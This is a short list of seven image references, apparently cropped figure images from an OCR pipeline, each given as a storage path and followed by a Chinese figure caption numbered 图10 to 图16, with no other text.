


图10




图11




图12




图13




图14




图15




图16

